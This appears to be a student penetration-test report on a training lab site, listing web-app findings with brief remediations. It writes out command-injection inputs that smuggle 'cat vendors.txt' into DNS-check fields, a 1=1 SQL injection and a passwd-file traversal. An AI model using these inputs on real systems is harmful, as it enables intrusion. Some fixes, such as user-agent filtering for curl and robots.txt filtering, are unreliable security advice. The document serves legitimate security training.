
Vulnerability 4	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Low
Description	Executing a curl request on the IP allows for the collection of potentially useful data for attackers.
Images	
Affected Hosts	192.168.14.35
Remediation	Only allow curl requests from specific user agents, such as only from web browsers.

Vulnerability 5	Findings
Title	Local File Inclusion- Memory Planner.php
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	We were able to upload a dummy .php when selecting a file. This would allow local file inclusion (LFI) attacks onto the network.


Images	
Affected Hosts	192.168.14.35
Remediation	Implementing file extension verification.


Vulnerability 6	Findings
Title	Local File Inclusion- Memory Planner.php
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	We were able to upload a dummy .php when selecting a file. Although the initial attempt was blocked via extension verification, this was quickly worked around by simply including .jpg into the file name. This would allow local file inclusion (LFI) attacks onto the network.
Images	

Affected Hosts	192.168.14.35
Remediation	Implementing a more extensive file extension verification, as well as adding limits to file size.


Vulnerability 7	**Findings**
Title	SQL injection vulnerability-login.php
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	We were able to use an always true condition, 1=1, to execute commands. The login input fields are susceptible to SQL injection attacks due to a lack of input validation/sanitation.
Images	
Affected Hosts	192.168.14.35
Remediation	Implementing input validation/sanitation for login credentials.


Vulnerability 8	**Findings**
Title	Sensitive data exposure vulnerability-login.php
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Administrator credentials were left in the HTML source. This is easily accessed on any web browser.

Images	
Affected Hosts	192.168.14.35
Remediation	Removing any erroneous sensitive data that might be left over from web development.



Vulnerability 9	**Findings**
Title	Sensitive data exposure-robots.txt
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	We were able to access the file “robots.txt” by changing the URL. This revealed some file paths and information not intended to be viewed by the end user.
Images	

Affected Hosts	192.168.14.35
Remediation	Ensuring that proper filtering is in place so that only search engines and other desired bots are allowed to crawl the page.


Vulnerability 10	**Findings**
Title	Command injection Vulnerability- Networking.php
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	We were able to successfully execute an injected command into the DNS check input field by entering www.google.com && cat vendors.txt.
Images	
Affected Hosts	192.168.14.35
Remediation	Implementing input validation/sanitation.

Vulnerability 11	Findings
Title	Command injection Vulnerability- Networking.php
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	We were able to successfully execute an injected command into the MX Record Checker input field. Initially the attempt was blocked by input validation but by changing it to www.google.com | cat vendors.txt we were able to circumvent it.
Images	
Affected Hosts	192.168.14.35
Remediation	Implementing a more comprehensive input validation/sanitation check.


Vulnerability 12	Findings
Title	Sensitive data exposure vulnerability *Login.php*
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	By changing the URL to access different files, we were able to cat the passwd file onto the disclaimer web page. Then using the credentials for the user melina who has a weak password which was brute forced, we were able to log into the administrator controls on the web app.

Images	 
Affected Hosts	192.168.14.35
Remediation	Proper filters to restrict file access, as well as implementing password requirements onto all employees to avoid the usage of repeat and weak passwords.

Vulnerability 13	Findings
Title	WHOIS domain for site totalrekall.xyz
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	Accessible through the Domain Dossier site, we were able to run a WHOIS query and access personal data.

Images	 flag 0/3 Admin Email: ...ar of Record identified in this output for information on how to contact the R... Tech Email: ...r of Record identified in this output for information on how to contact the Re... Name Server: Name Server: NS52.DOMAINCONTROL.COM DNSSEC: unsigned Billing Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4805058800 URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/ >>> Last update of WHOIS database: 2024-02-22T21:04:46.0Z <<< Queried whois.godaddy.com with "totalrekall.xyz"... Domain Name: totalrekall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2024-02-03T15:15:56Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2025-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Admin ID: CR534509111 Admin Name: sshUser alice Admin Organization: Admin Street: h8s692hskasd Flag1 Admin City: Atlanta Admin State/Province: Georgia Admin Postal Code: 30309 Admin Country: US Admin Phone: +1.7702229999 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: jlow@2u.com Registry Tech ID: CR534509110 Tech Name: sshUser alice Tech Organization: Tech Street: h8s692hskasd Flag1 Tech City: Atlanta Tech State/Province: Georgia Tech Postal Code: 30309 Tech Country: US Tech Phone: +1.7702229999
Affected Hosts	34.102.136.180
Remediation	Cleaning up the record of potentially harmful and sensitive data, as well as encrypting the data that is accessible.

Vulnerability 14	Findings
Title	Open Source Data
Type (Web app / Linux OS / WIndows OS)	Linux OS

Risk Rating	Low/Medium
Description	By using crt.sh we were able to get detailed information regarding the SSL certificates for the web application. This can give attackers important information about machines on the network that they can use to plan and execute attacks.
Images	
Affected Hosts	34.102.136.180
Remediation	Utilizing a different service for hosting that allows you to hide sensitive data.


crt.sh Identity Search Group by Issuer

Criteria: Type: Identity Match: ILIKE Search: 'totalrekall.xyz'



Certificates

crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
9436388643	2023-05-20	2023-05-20	2024-05-20	www.totalrekall.xyz	www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
9424423941	2023-05-18	2023-05-18	2024-05-18	totalrekall.xyz	totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA


Vulnerability 15	Findings
Title	Open Source Data
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low/Medium
Description	Performing a zenmap scan we were able to identify all the machines that were currently running on the same network.

Images	
Affected Hosts	(192.168.13.10), (192.168.13.11), (192.168.13.12), (192.168.13.13), (192.168.13.14)
Remediation	Disabling network discovery, preventing easy access to other machines on the local network.

